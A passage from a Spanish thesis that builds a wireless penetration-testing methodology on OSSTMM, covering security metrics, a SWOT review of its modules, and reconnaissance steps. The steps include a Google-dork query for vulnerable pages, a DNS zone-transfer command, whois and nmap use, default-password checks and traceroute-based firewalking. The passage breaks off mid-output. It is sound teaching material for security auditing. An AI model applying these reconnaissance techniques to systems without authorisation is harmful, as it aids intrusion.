En la metodología, se sigue la técnica de "seguridad perfecta" donde el tester y el analista guían al cliente, hacia lo que debería ser la seguridad perfecta, que puede contrastar con muchos aspectos, como las buenas prácticas, la regulación de la industria, justificaciones de negocio etc... Donde el cliente no puede permitirse el implementar esa seguridad "perfecta". El resultado de esto, es la seguridad perfecta para un cliente determinado, y el tester y analista, entonces, comprobarán el estado de la seguridad real con esa seguridad perfecta.

3.7. Métricas de seguridad

Esta parte, es de las más importantes de la metodología, ya que convierte el proceso de test de intrusión/auditoría en algo medible, comparable y escalable. Además, en ellas se refleja no solo los datos tangibles y referentes a la red, sino que también se ven que partes son inexactas o distorsiones de resultados.

En esta metodología, a las métricas se las conoce como Risk Assessment Values (RAVs). Estos no son análisis de riesgos en sí mismos, sino que proporcionan datos concretos para un análisis de riesgos más concreto y real.

3.8. Aplicando Risk Assessment Values

Los RAVs están formados por tres hashes: operaciones, limitaciones y controles. Éstos, se combinan para formar un cuarto hash: Seguridad Real, que proporciona la imagen total del sistema.

La naturaleza hash del sistema hace que sea infinitamente escalable, y comparable entre sistemas de diferentes tamaños. Por ejemplo, con el RAV podríamos comprobar un solo objetivo con 10000 objetivos.

Sin embargo, el Actual Security (o seguridad real) solo puede ser calculado por el alcance original. Si hubiera algún cambio en el alcance (como pudiera ser el número de objetivos, por ejemplo), habría que re calcular los hashes. Ahora bien, también es posible, coger 2 (o más) ámbitos distintos, y combinarlos para calcular una Actual Security para todos, considerarlo como un alcance más grande.

3.9. Seguridad real

Tipo	Descripción
Operaciones	Las operaciones, conceptualmente podemos entenderlas como los servicios que ofrece el sistema. Éstas, están definidas por la visibilidad, confianza y accesos que ofrece el sistema.
Controles	Entre estos, podemos encontrar no sólo aquellos controles que evitan accesos no permitidos, sino que, por ejemplo, el servidor esté asegurado contra incendios, de forma que las pérdidas sean menores. Son controles de impacto y reducción de pérdidas.
Limitaciones	Es el estado actual de las limitaciones que ofrecen las operaciones y controles. Por poner un ejemplo, el ver que una cerradura está oxidada es una limitación.

Tabla III.III Seguridad Real

3.9.1. Seguridad operacional (OPSEC)

Como hemos dicho antes, la seguridad de operaciones, se subdivide en visibilidad, confianza y accesos que ofrece el sistema. A continuación se muestra una tabla explicando estas partes con un poco más de detalle.

Categoría OPSEC	Descripción
Visibilidad	Es el número de objetivos pertenecientes al alcance, y que se puede comprobar su existencia de forma directa, indirecta o pasivamente. Es decir, por ejemplo, si determinamos que hay un servidor web que accede a una base de datos que está en otra máquina, habremos encontrado 2 máquinas. Normalmente no es realista que haya más objetivos visibles que objetivos haya definidos en el alcance, sin embargo, es posible que por malas configuraciones aparezcan algunos que no deberían de ser visibles.
Confianza	Una confianza, por ejemplo, podría ser el paso de una habitación a otra, sin necesidad de tener una llave (o tener la llave de todas las habitaciones). Es el acceso sin autenticación

	a algún objetivo. El sistema confía en que si una persona ha llegado a un determinado punto, puede llegar al siguiente.
Acceso	Un acceso es un punto de interacción con un objetivo. En la visibilidad, contábamos el número de objetivos que había. Aquí, contamos concretamente los accesos. Un ejemplo, podría ser si podemos conectarnos a un servidor mediante SSH y samba. Esto sería una visibilidad de 1, pero hay 2 accesos.

Tabla III.IV Seguridad Operacional

3.9.2. Controles

La OSSTMM divide los tipos de control en dos grandes categorías. El tipo A (interactivo) y el tipo B (proceso). A continuación presento los tipos y una descripción:

3.9.2.1. Tipo A

Tipo	Descripción
Autenticación	Para comprobar que la persona es quien dice ser. Contar cada vez que el sistema requiera una autenticación (por ejemplo, un login y pass).
Indemnización	Sirve para amortizar las pérdidas que suponen la pérdida o daño de un activo. Por ejemplo, el tener asegurado un servidor. Contar cada método que haya para precisar responsabilidad o seguro que compense.
Continuidad	La continuidad se da cuando un activo sustituye a otro cuando el segundo falla. Contar cada método que haya por acceso (o confianza) que asegure que no haya interrupción en la interacción cada vez aunque algo falle.
Resistencia	Se trata de la recuperación ante fallos. Es decir, que cuando algo falle, pueda recuperarse rápidamente y sin efectos colaterales. Contar por cada instancia de método que se asegure que el activo falla “de forma segura”.

Tabla III.V Controles Tipo A

3.9.2.2. Tipo B

Tipo	Descripción
No-repudio	El no-repudio significa que aquella persona que realiza una acción no pueda negar que lo haya hecho. Contar por cada instancia de acceso o confianza que use algún mecanismo de no repudio. Un ejemplo de esto, sería que al acceder a un edificio, sea cual sea el método de acceso, se grabe con una cámara de video.
Confidencialidad	Se encarga de que solamente las partes autorizadas puedan leer la información transmitida. Contar cada método que garantice confidencialidad. Un buen ejemplo, sería el codificar la información transmitida.
Privacidad	La privacidad se entiende como el mantener oculto el cómo se intercambia la información. Por ejemplo, intercambiar información fuera de la visibilidad de terceras partes (por ejemplo, reuniones de trabajo en despachos cerrados). Contar cada instancia para acceso o confianza que mantenga oculto el método de interacción.
Integridad	La integridad es el que la información intercambiada entre las partes involucradas, no se vea modificado por una tercera parte. Contar para cada instancia de acceso o confianza que use algún método que garantice que los datos han llegado con integridad. Por ejemplo, usando una hash o codificando los datos.
Alarma	Es un control que notifica cuando algún evento ha ocurrido. Contar cada evento de acceso o confianza que registre o notifique cuando algún evento ocurra.

Tabla III.VI Control Tipo B

3.9.3. Limitaciones

Las limitaciones de un sistema, describen el estado actual de su seguridad en cuanto a errores se refiere. Éstos, se dividen en varias categorías: vulnerabilidades, debilidades, preocupaciones, exposiciones y anomalías. Más adelante, en esta misma sección se ahondará en estos conceptos. Existe la creencia, de que las limitaciones solamente son

limitaciones cuando no tienen justificación en el negocio. Puede que desde el punto de vista empresarial así sea, pero desde el punto de vista del auditor, lo son, y han de ser tenidas en cuenta. El auditor las recopilará en los informes, y será responsabilidad del cliente el tenerlas en cuenta o no. El hecho de que quiera ponerles solución o no, es una cuestión propia de la estrategia de negocio, donde el responsable de esos activos decidirá si el riesgo que supone el perder (y recuperar) no justifiquen los costes de reparar o controlar esa limitación. Además, existen otras razones, como la legislación vigente en la zona del negocio, que impiden el controlar estos fallos. Por ejemplo, el leer el correo de los empleados para evitar filtraciones de información está prohibido en España sin orden judicial. Otro punto importante a tener en cuenta a la hora de contabilizar las limitaciones del sistema, es el que se deberían contar los errores de seguridad por objetivo, y no los objetivos con errores. Es decir, debemos hacer constancia de cada fallo que tiene cada objetivo.

A continuación presento una descripción de los tipos de limitaciones, y algunos ejemplos de ellos, centrándome en las más relacionadas con telecomunicaciones o datos.

Tipo de limitación	Descripción y ejemplos
Vulnerabilidad	Una vulnerabilidad es un error que impida el acceso a personas autorizadas, o que no niegue el acceso a las no autorizadas, o que permita el ocultamiento de personas no autorizadas o activos. Ejemplo: Una vulnerabilidad que permita un buffer overflow y de acceso a un atacante a escribir zonas de memoria no autorizadas para ganar permisos.
Debilidad	Una debilidad es un tipo error que reduce los efectos de controles interactivos de autenticación, indemnización, resistencia y continuidad. Es decir, que afecta negativamente a los controles o medidas de reducción de riesgos y limitaciones a usuarios malintencionados. Ejemplo: que no haya un límite máximo de intentos de login, no limitar servicios que pudieran colapsar el sistema (DoS).
Preocupación	Una preocupación aparece cuando no se siguen las prácticas recomendadas de seguridad, pero que él no seguirla no se muestra como un peligro real. Ejemplo: un servidor con un

	proceso fingerd corriendo, y que no requiere el servicio de FINGER.
Exposición	Una exposición es el mostrar visible algún activo de forma no justificada de forma directa o indirecta. Ejemplo: el mostrar banners de servicio muy detallados y válidos (si no son válidos, no se considera una exposición), o el que una máquina responda a mensajes ICMP.
Anomalía	Una anomalía es un elemento inidentificable o desconocido, que no sea una operación normal. Es decir, cuando ocurre algo en el sistema que no esperamos que ocurra, y que no podemos clasificar, o que no entendemos por qué ocurre. Suele ser un signo de que hay algún fallo, o que acabará ocurriendo. Ejemplo: recibir respuestas de máquinas de las que no esperábamos respuesta.

Tabla III.VII Tipos de Limitaciones

3.9.4. Seguridad Real Final

Para poder medir el estado actual de la seguridad, se requiere un cálculo final para poder comparar los distintos sistemas, la Seguridad Real. Ésta combina los tres hashes que hemos descrito anteriormente (operacional, controles y limitaciones), y los combina en un cuarto.

Seguridad real (total): es el estado real de la seguridad representado como un hash de las tres secciones, y representado en un porcentaje donde el 100% representa un balance entre los controles.

3.10. Análisis FODA de la Metodología OSSTMM

En esta sección se realizara un análisis de los módulos que se encuentran en la metodología OSSTMM y valoraremos mediante FODA para determinar las secciones que se incluirán en la propuesta metodológica.

Primer Modulo

Seguridad de la Información	
Fortalezas • Revisión de la Inteligencia Competitiva • Recolección de Documentos	Oportunidad • Maltego • Foca
Debilidad • Revisión de Privacidad	Amenaza • Falta de normativa legal en Ecuador

Tabla III.VIII FODA Seguridad de la Información

En base al análisis FODA realizado se identificaron dos fortalezas la revisión de la inteligencia competitiva y la recolección de documentos estas dos secciones son de gran importancia para la propuesta metodológica ya que permitirán la identificación y recolección de información que posteriormente serán utilizadas en el desarrollo de la propuesta metodológica además se han determinado que las dos herramientas Maltego y Foca son una oportunidad en uso y aplicación de software libre, en cuanto a la sección revisión de la privacidad se ha determinado que es una debilidad para la propuesta ya que no está directamente relacionada con los aspectos técnicos y además posee la amenaza de no existir una normativa legal definida concretamente para redes inalámbricas en Ecuador.

Segundo Modulo

Seguridad de los Procesos	
Fortalezas	Oportunidad
Debilidad • Testeo de Solicitud • Testeo de Sugerencia Dirigida • Testeo de las Personas Confiables	Amenaza • Falta de colaboración. • La no existencia de una herramienta determinada. • Falta de conocimiento de Ingeniería Social.

Tabla III.IX FODA Seguridad de los Procesos

Según el FODA de seguridad de la información se ha definido que no existen secciones que representen fortalezas para la propuesta metodológica además todas las secciones se han

identificado como debilidades ya que en este modulo todas sus secciones corresponden a la rama de ingeniería social y al verse amenazados por una posible falta de colaboración de las partes involucradas , la no existencia de una herramienta determinada y la falta de conocimiento de ingeniería social se ha decidido descartar todo el modulo.

Tercer Modulo

Seguridad en las Tecnologías de Internet	
Fortalezas • Sondeo de Red • Escaneo de Puertos • Identificación de Servicios • Identificación del Sistema • Búsqueda y Verificación de Vulnerabilidades • Testeo de Router • Testeo de Firewall • Testeo de Sistema de Detección de Intrusos • Password Cracking • Revisión de Políticas de Seguridad	Oportunidad • Traceroute • Nmap • Zenmap • Netcat • Ssh • Whois • Backtrack • Wifiway • xHydra
Debilidad • Testeo de Aplicaciones de Internet • Testeo de Sistemas Confiados • Testeo de Denegación de Servicios	Amenaza • Interrupción de las operaciones en la ESPOCH. • Tiempo de restauración de los servicios. • Falta de información

Tabla III.X FODA Seguridad en las Tecnologías de Internet

Según el análisis FODA en este modulo se han identificado muchas fortalezas que serán incluidas en la metodología por estar directamente relacionadas con la seguridad en redes inalámbricas además estas poseen herramientas que oportunamente serán aplicadas para el desarrollo de cada sección, con respecto a las debilidades se han detectado tres, dos de las mismas estas directamente relacionadas con lo que es sistemas o aplicaciones que se encuentran en la red debidamente amenazadas por falta de información y poco relevantes para la metodología, con respecto a la denegación de servicios se ha descrito como debilidad por ser un test netamente

intrusivo y poco ético en su aplicación esta sección se encuentra amenazada por una posible interrupción de servicios y además el no conocimiento del tiempo de restauración de los sistemas.

Cuarto Modulo

Seguridad en las Comunicaciones	
Fortalezas	Oportunidad
Debilidad • Testeo de PBX • Testeo del Correo de Voz • Revisión del FAX • Testeo del Modem	Amenaza • Los servicios corren sobre la red LAN de la ESPOCH. • La no identificación de los servicios

Tabla III.XI FODA Seguridad en las Comunicaciones

Este modulo fue descartado por completo ya que no está relacionado con la finalidad de la propuesta metodológica las debilidades encontradas mas sus amenazas no permiten la inclusión en la misma.

Quinto Modulo

Seguridad Inalámbrica	
Fortalezas • Verificación de Radiación Electromagnética • Verificación de Redes Inalámbricas • Verificación de Dispositivos de Entrada Inalámbricos • Verificación de Comunicaciones sin Cable • Verificación de Dispositivos de Transacción Inalámbricos	Oportunidad • Backtrack • Wifiway
Debilidad • Verificación de Redes Bluetooth • Verificación de Dispositivos de Mano Inalámbricos • Verificación de Sistemas Infrarrojos • Verificación de Dispositivos de Vigilancia Inalámbricos	Amenaza • No está relacionada con redes inalámbricas de consumo masivo. • La no presencia de los dispositivos. • Falta de información.

Tabla III.XII FODA Seguridad Inalámbrica

En este modulo a pesar de tener correctamente identificados fortalezas no fueron incluidas en la propuesta por estar estas ya determinadas en secciones anteriores ya que la propuesta metodológica es específica para seguridad en redes inalámbricas los test son orientadas a las mismas así que de incluir esta sección se redundaría en los datos ya obtenidos.

3.11. Esquema de la Propuesta Metodológica

Seccion A: Seguridad de la Informacion

- Revisión de la inteligencia competitiva
- Recolección de documentos

Seccion B: Seguridad en las Tecnologías de Internet

- Sondeo de la Red
- Escaneo de Puertos
- Identificación de Servicios
- Identificación del Sistema
- Búsqueda de Vulnerabilidades y Verificación
- Testeo del Router
- Testeo de Firewall
- Testeo de Sistemas de Detección de Intrusos
- Password Cracking
- Revisión de las Políticas de Seguridad

3.12. Propuesta Metodológica

Los tests de seguridad empiezan con una entrada que es, en su forma más precaria, las direcciones de los sistemas a auditar. Los tests, terminan con el principio de la fase de análisis, y la elaboración del informe final. La metodología no afecta a la forma, tamaño,

estilo o contenido del informe final, y no especifica cómo debe de ser analizado. Esto es tarea del tester y/o la organización.

Se debe distinguir, entre recolección de datos, y la verificación de los mismos. Es decir, no solamente se deberá buscar fallos, vulnerabilidades etc., sino que además, se deberá comprobar, efectivamente, que existen. Es por ello, que una metodología no debe de compararse con un simple escaneo de vulnerabilidades o puertos. Para realizar la metodología, además, hay que comprobar los resultados obtenidos.

Al definir la metodología a seguir, es importante no delimitar la creatividad del tester: habrá casos, en los que estándares o formalismos hagan que la calidad del test pueda mitigar, por lo que siempre será el tester el que tenga la última palabra, y podrá realizar los tests según su experiencia y creatividad. Cabe añadir, además, que muchas de las tareas son poco concretas y abiertas, previniendo el que nuevas tecnologías o características dejen obsoletas estas tareas. Es comparable pues, a las leyes jurídicas, donde suelen ser vagas y libres de interpretarse, para que puedan abarcar más casos, ya que sería completamente imposible definir toda situación posible y futura. Cada módulo, está relacionado con el anterior y el siguiente, y entre secciones ocurre de forma similar. Los datos y conclusiones obtenidas en un módulo, pueden servir para la realización de la siguiente tarea. Por ejemplo, se pueden descubrir nuevos hosts para comprobar.

3.12.1. Seguridad de la información

3.12.1.1. Revisión de la inteligencia competitiva

Esta sección, quizás sea la menos valorado de todos a la hora de realizar un test de penetración (legal o no), ya que no es intrusivo, y se puede realizar sin ningún tipo de conocimiento técnico en tests de intrusión.

Básicamente, se trata de recabar toda la información posible. Nos interesa, sobre todo, el poder encontrar información para poder crear un mapa y estructura de las instalaciones

informáticas. Buscar la presencia en Internet. Es decir, se trata de encontrar toda la información disponible que nos revele datos (sensibles o no).

Muchas veces, nos daremos cuenta de que mucha información puede ser recabada de forma legal, en páginas webs, en la prensa, etc.

Resulta interesante, por ejemplo, recabar toda información relacionada a los servicios que pudiera ofrecer la institución (tales como números de teléfono, emails junto con personas de contacto, páginas web, dominios, servidores, etc..), así como muchos otros de carácter menos técnico, aunque puedan ser utilizados para, por ejemplo, ingeniería social. Algunos aspectos interesantes podrían ser:

- Institución de la cual depende
- Instituciones dependientes de la misma
- Instituciones hermanas
- Proveedores
- Clientes
- Productos que ofrece
- Servicios que ofrece

Cualquier IP relevante a algunas de éstas, podría ser útil al realizar el ataque. Consideraremos relevantes las IP si éstas:

- Pertenecen a la Institución
- Usadas por la Institución
- Están registradas a nombre de la Institución
- Sirve a la Institución de alguna forma
- Está asociada a la Institución

Cabe notar, que a la hora de realizar una auditoría o test, hemos de tener muy claro que la información recogida en esta sección puede o no ser de relevancia para el desarrollo de la metodología eso dependerá de la información que recolectemos en las demás secciones de la metodología.

Como sugerencia de un software para realizar esta sección de forma ordenada, se ha hablado últimamente de una aplicación de software libre, que permite realizar una revisión de la inteligencia competitiva de forma ordenada. Esta aplicación se llama Maltego. Según su web oficial (http://www.paterva.com/maltego/), describe Maltego como:

"Maltego es una aplicación de inteligencia y forense libre. Permite la minería y recogida de información además de la representación de esta información de una forma útil.

Junto con sus librerías gráficas, Maltego, te permite identificar relaciones clave entre la información e identificar previamente relaciones entre ella".

A continuación muestro una captura de pantalla de la herramienta




Figura III.7 Maltego

Algo interesante para añadir en esta sección, es algo que parece estar extendiéndose en fama en estos días, el Google hacking.

El Google hacking consiste en utilizar la potencia de almacenamiento y búsqueda de algunos motores de búsqueda (en este caso, de Google), para buscar información sensible, o que no debería ser pública, en las bases de datos del buscador. Éstas, se

realizan mediante la utilización de palabras clave o sentencias específicas, y suelen ser de gran ayuda para el auditor.

En su formato malicioso, puede ser utilizado para detectar servidores web (o páginas web) que sean vulnerables a ciertas vulnerabilidades, o fallos de seguridad. También, sirven para buscar información sensible de otras personas, como tarjetas de crédito, passwords.

La forma de uso del Google hacking, es mediante el uso de operadores avanzados de filtro de Google. Por ejemplo, la sentencia:

intitle:admbook intitle:version filetype:php

Busca todas las páginas web que contengan “admbook” y “versión” en el título, y que la web accedida es PHP. Esto es útil, ya que muchas páginas web, por defecto vienen con un texto contenido en la web, que especifica la versión, y ésta podría tener una vulnerabilidad conocida.

3.12.1.2. Recolección de documentos

Esta sección, guarda cierta relación con el punto anterior, aunque esta se centra más, en aspectos más pequeños y concretos, como emails, ofertas de trabajo etc... que se pueden extraer de la información o metadatos que incluyen los documentos. Una herramienta interesante para realizar esto, podría ser FOCA (Figura III.7).

Se trata de un programa para la descarga de ficheros ofimáticos de páginas web, extraer información oculta, metadatos, y datos perdidos. También puede cruzar la información obtenida e intentar conseguir el mapa de la red estudiada. Se creó para la gira Up To Secure y Blackhat Europe 2009.

Dispone también de una versión online (Figura III.8), que puede ser muy útil para realizar una revisión de documentos de forma rápida, y desde cualquier lugar que disponga de una conexión a Internet.




Figura III.8 Foca

Figura III.9 Foca Online

3.12.2. Seguridad en las Tecnologías de Internet

3.12.2.1. Sondeo de la Red

Este módulo, es muchas veces no considerado como tal. Sucede, que muchas veces no se realiza, ya que el cliente puede dar directamente un rango de IPs a comprobar. Además, muchas veces, los resultados obtenidos en este módulo son o fueron completados en módulos posteriores o anteriores.

Este módulo, es el primer punto de reconocimiento de la red. Se trata de averiguar todo lo que podamos sobre ella de forma no invasiva. Lo haremos desde fuera, intentando averiguar todo lo que podamos de ella, como rangos de IPs que tiene la compañía, subdominios etc...

Este módulo es bastante similar a los de la sección A, solo que ahora estamos intentando recolectar información más concreta, sobre mapeos de red, bloques de IP. El buscar IPs individuales será tarea de bloques posteriores. Si encontrásemos una IP individual, incluiríamos su rango en lugar de la IP.

Muchas veces esto podría ser una suposición falsa, pero en este punto, estamos intentando recabar toda la información posible, que ya filtraremos más tarde. Es mejor que nos sobre que el que nos falte.

¿Qué podemos hacer para conseguirlo? Existen muchas posibilidades, entre las que se destacan:

–WHOIS

–DNS Zone Transfer

WHOIS es un protocolo que está ampliamente extendido para consultar una base de datos oficial para determinar el propietario de un nombre de dominio, dirección IP etc... Tradicionalmente, se ejecutaba por línea de comandos (en linux mediante el comando whois), aunque ahora existen webs que lo ejecutan (Figura III.10).

Figura III.10 Whois.Net

En la imagen anterior, introducimos Google, para que nos muestre información sobre el dominio. A continuación se muestra un extracto de la información que nos devuelve la página web:

Registrant:

Dns Admin

Google Inc.

Please contact contact-admin@Google.com 1600 Amphitheatre Parkway

Mountain View CA 94043 US

dns-admin@Google.com +1.6502530000 Fax: +1.6506188571

Domain Name: Google.com

Registrar Name: Markmonitor.com

Registrar Whois: whois.markmonitor.com

Registrar Homepage: http://www.markmonitor.com

Administrative Contact:

DNS Admin

Google Inc.

1600 Amphitheatre Parkway

Mountain View CA 94043 US

dns-admin@Google.com +1.6506234000 Fax: +1.6506188571

Technical Contact, Zone Contact:

DNS Admin

Google Inc.

2400 E. Bayshore Pkwy

Mountain View CA 94043 US

dns-admin@Google.com +1.6503300100 Fax: +1.6506181499

Created on.....: 1997-09-15.

Expires on.....: 2011-09-13.

Record last updated on..: 2008-06-08.

Domain servers in listed order:

ns4.Google.com

ns3.Google.com

ns2.Google.com

Como vemos, encontramos información tanto del registro, como algunos servidores de dominio.

Las DNS zone transfer, normalmente son utilizadas para replicar datos DNS entre distintos servidores DNS, o para hacer copias de seguridad de los mismos. Un usuario o servidor realizará una petición de transferencia de zona de un servidor de nombres específico. Si el servidor lo permite, todos los nombres DNS y direcciones IP alojadas en el mismo servidor de nombres serán transferidas en ASCII, por lo tanto, será ideal para nuestros propósito. En linux, el comando host:

$ host -l rutgers.edu

> *Rutgers.EDU name server dns1.Rutgers.EDU*

> *Rutgers.EDU name server dns2.Rutgers.EDU*

> *Rutgers.EDU name server dns3.Rutgers.EDU*

> *Rutgers.EDU name server turtle.mcc.com*

> *Rutgers.EDU has address 165.230.4.76*

> *grad03.Rutgers.EDU has address 128.6.20.29*

> *dgcacook4.Rutgers.EDU has address 128.6.87.158*

> *grad04.Rutgers.EDU has address 128.6.20.30*

En windows tenemos la herramienta nslookup:

>nslookup 204.228.150.3

Server: ns.computerhope.com

Address: 1.1.1.1

Name: www.computerhope.com

Address: 204.228.150.3

Existen muchas otras posibilidades, como las técnicas de Forward DNS Brute Force, SMTP Mail Bounce, o la extracción de registros de dominio, aunque son menos utilizadas.

3.12.2.2. Escaneo de Puertos

Aquí comienza la primera parte del test intrusivo. En este módulo, se intenta comprobar qué servicios están activos actualmente, a la escucha de que un cliente se conecte a ellos.
El escaneo de puertos se sondea los puertos del sistema en el nivel de transporte y de red, y se comprueba también si el firewall está correctamente configurado.
Todo sistema conectado a la red, tiene 65536 puertos (incluyendo el puerto 0). Sin embargo, no hace falta comprobarlos todos siempre. El seleccionar qué puertos comprobar lo deciden el propio equipo de la auditoría. Además de comprobar los puertos más importantes, si que se recomienda escanear por puertos poco comunes de vez en

cuando, pues es una forma común de detectar servicios conectados pero no deseables, por ejemplo algún troyano que esté a la escucha. NMAP es el escáner de puertos por excelencia.

3.12.2.3. Identificación de Servicios

En este módulo, se comprueba los resultados obtenidos del escaneo de puertos. Muchas veces, es posible que los escáneres de puertos obtengan resultados erróneos, que sea otro servicio el que está a la escucha (por ejemplo, un troyano a la escucha en un puerto conocido, como por ejemplo 53, que generalmente está asociado a DNS). Es por ello que hay que verificarlo.

Para realizar las comprobaciones, se puede conectar mediante algún programa que envíe cadenas de texto, e intercambiar comandos con aquellos servicios que queremos comprobar. Si responden a los comandos de forma esperada (se puede comprobar que comandos admite cada protocolo en los RFC), entonces, ese servicio está a la escucha en el puerto encontrado, y por lo tanto lo hemos verificado.

Para esta sección se puede utilizar la misma herramienta de la sección anterior nmap o a su vez se pude unificar las dos secciones de ser necesario.

3.12.2.4. Identificación del Sistema

En este módulo, se comprueba el sistema operativo de las máquinas. Esto se realiza mediante el análisis de la respuesta de las máquinas ante determinados paquetes que se le envían.

Por ejemplo, NMAP (escáner de puertos que además detecta el sistema operativo y versión), lo identifica en base a la comprobación de huellas TCP/IP. Nmap envía una serie de paquetes TCP y UDP al sistema remoto y analiza prácticamente todos los bits de las respuestas. Nmap compara los resultados de una docena de pruebas como puedan ser el

análisis de ISN (Initial Secuence Number o número inicial de secuencia) de TCP, el soporte de opciones TCP y su orden, el análisis de IPID y las comprobaciones de tamaño inicial de ventana, con su base de datos nmap-os-fingerprints. Esta base de datos consta de más de 1500 huellas de sistema operativo y cuando existe una coincidencia se presentan los detalles del sistema operativo. Cada huella contiene una descripción en texto libre del sistema operativo, una clasificación que indica el nombre del proveedor (por ejemplo, Sun), el sistema operativo subyacente (por ejemplo, Solaris), la versión del SO (por ejemplo, 10) y el tipo de dispositivo (propósito general, encaminado, conmutador, consola de videojuegos, etc.).

Aunque el programa que utilicemos para adivinar el sistema operativo y versión que utiliza, debemos de tener cuidado, puesto que muchas veces, se suelen equivocar, y aunque acierten, mucha gente suele buscar exploits para un determinado sistema operativo y versión, sin contar con que éste, podría haber sido parcheado o configurado para solucionar el fallo de seguridad que se tiene documentado.

Hay que tener en cuenta las secciones ya realizadas para verificar los resultados de los test y asegurar sus resultados.

3.12.2.5. Búsqueda de Vulnerabilidades y Verificación

Aquí es donde se va a realizar el ataque en cuestión, se va a buscar y explotar los fallos que se encuentren en las máquinas que haya en la red.

En esta sección se empezara verificando los servicios que se encuentran corriendo en determinadas maquinas previamente seleccionadas en las secciones anteriores.

Para esta sección se podrá utilizar comandos propios para determinados servicios como ssh o ftp, además de telnet o herramientas o programas como clientes ftp entre otros.

La finalidad de esta sección es verificar no solo la existencia de estos servicios sino también determinar si existe la posibilidad de acceder por medio de cuentas de usuarios

con claves fáciles de determinar por ejemplo la cuenta admin con su respectivo password admin, o la cuenta root.

3.12.2.6. Testeo del Router

En este módulo, tratamos de averiguar todo lo posible sobre el Router que separa la red de la empresa. Intentamos averiguar cuáles son las ACLs (*Access Control List*) que se encargan de aceptar o denegar paquetes.

Una técnica interesante para conseguir esto, es la denominada *Firewalking:*

Firewalking es una técnica que puede ser utilizada para recoger información de una red remota protegida por un firewall.

Para comprender esta técnica, es necesario comprender cómo funciona la herramienta Traceroute.

Traceroute es una herramienta de depuración de redes utilizada para poder realizar un mapa de todos los hosts que están en la ruta hasta un destino indicado. Envía paquetes UDP, o ICMP de tipo *echo,* a un host destino, y va incrementando poco a poco su *time tu live* (TTL) cada ronda (por defecto, una ronda consiste de 3 paquetes o sondas). Si se utiliza UDP, el puerto de destino se incrementará en uno por cada sonda.

Como bien sabemos, el TTL es un campo de un datagrama IP utilizado para limitar el número de nodos por los que se desea que viaje el datagrama antes de ser descartado o devuelto a su origen por la IP, ya que cada vez que pasa por un nodo, se decrementa en uno. Si vamos incrementando en uno este campo cada vez (el TTL inicial), nos irá devolviendo un mensaje de error ICMP cada vez que el TTL sea cero, y por lo tanto el host origen conocerá en qué router expiró el paquete.

Ahora que conocemos como funciona traceroute, podemos ver un par de ejemplos de cómo se comporta el programa ante unas situaciones particulares:

En el primer escenario, tenemos una red protegida por un firewall que bloquea todo el tráfico entrante excepto ping y su respuesta (ICMP tipo 8 y 0 respectivamente).

En el primer ejemplo, usamos los paquetes UDP por defecto (Figura III.11)

```
zuul:~>traceroute 10.0.0.10
traceroute to 10.0.0.10 (10.0.0.10), 30 hops max, 40 byte
packets
 1  10.0.0.1 (10.0.0.1)  0.540 ms  0.394 ms  0.397 ms
 2  10.0.0.2 (10.0.0.2)  2.455 ms  2.479 ms  2.512 ms
 3  10.0.0.3 (10.0.0.3)  4.812 ms  4.780 ms  4.747 ms
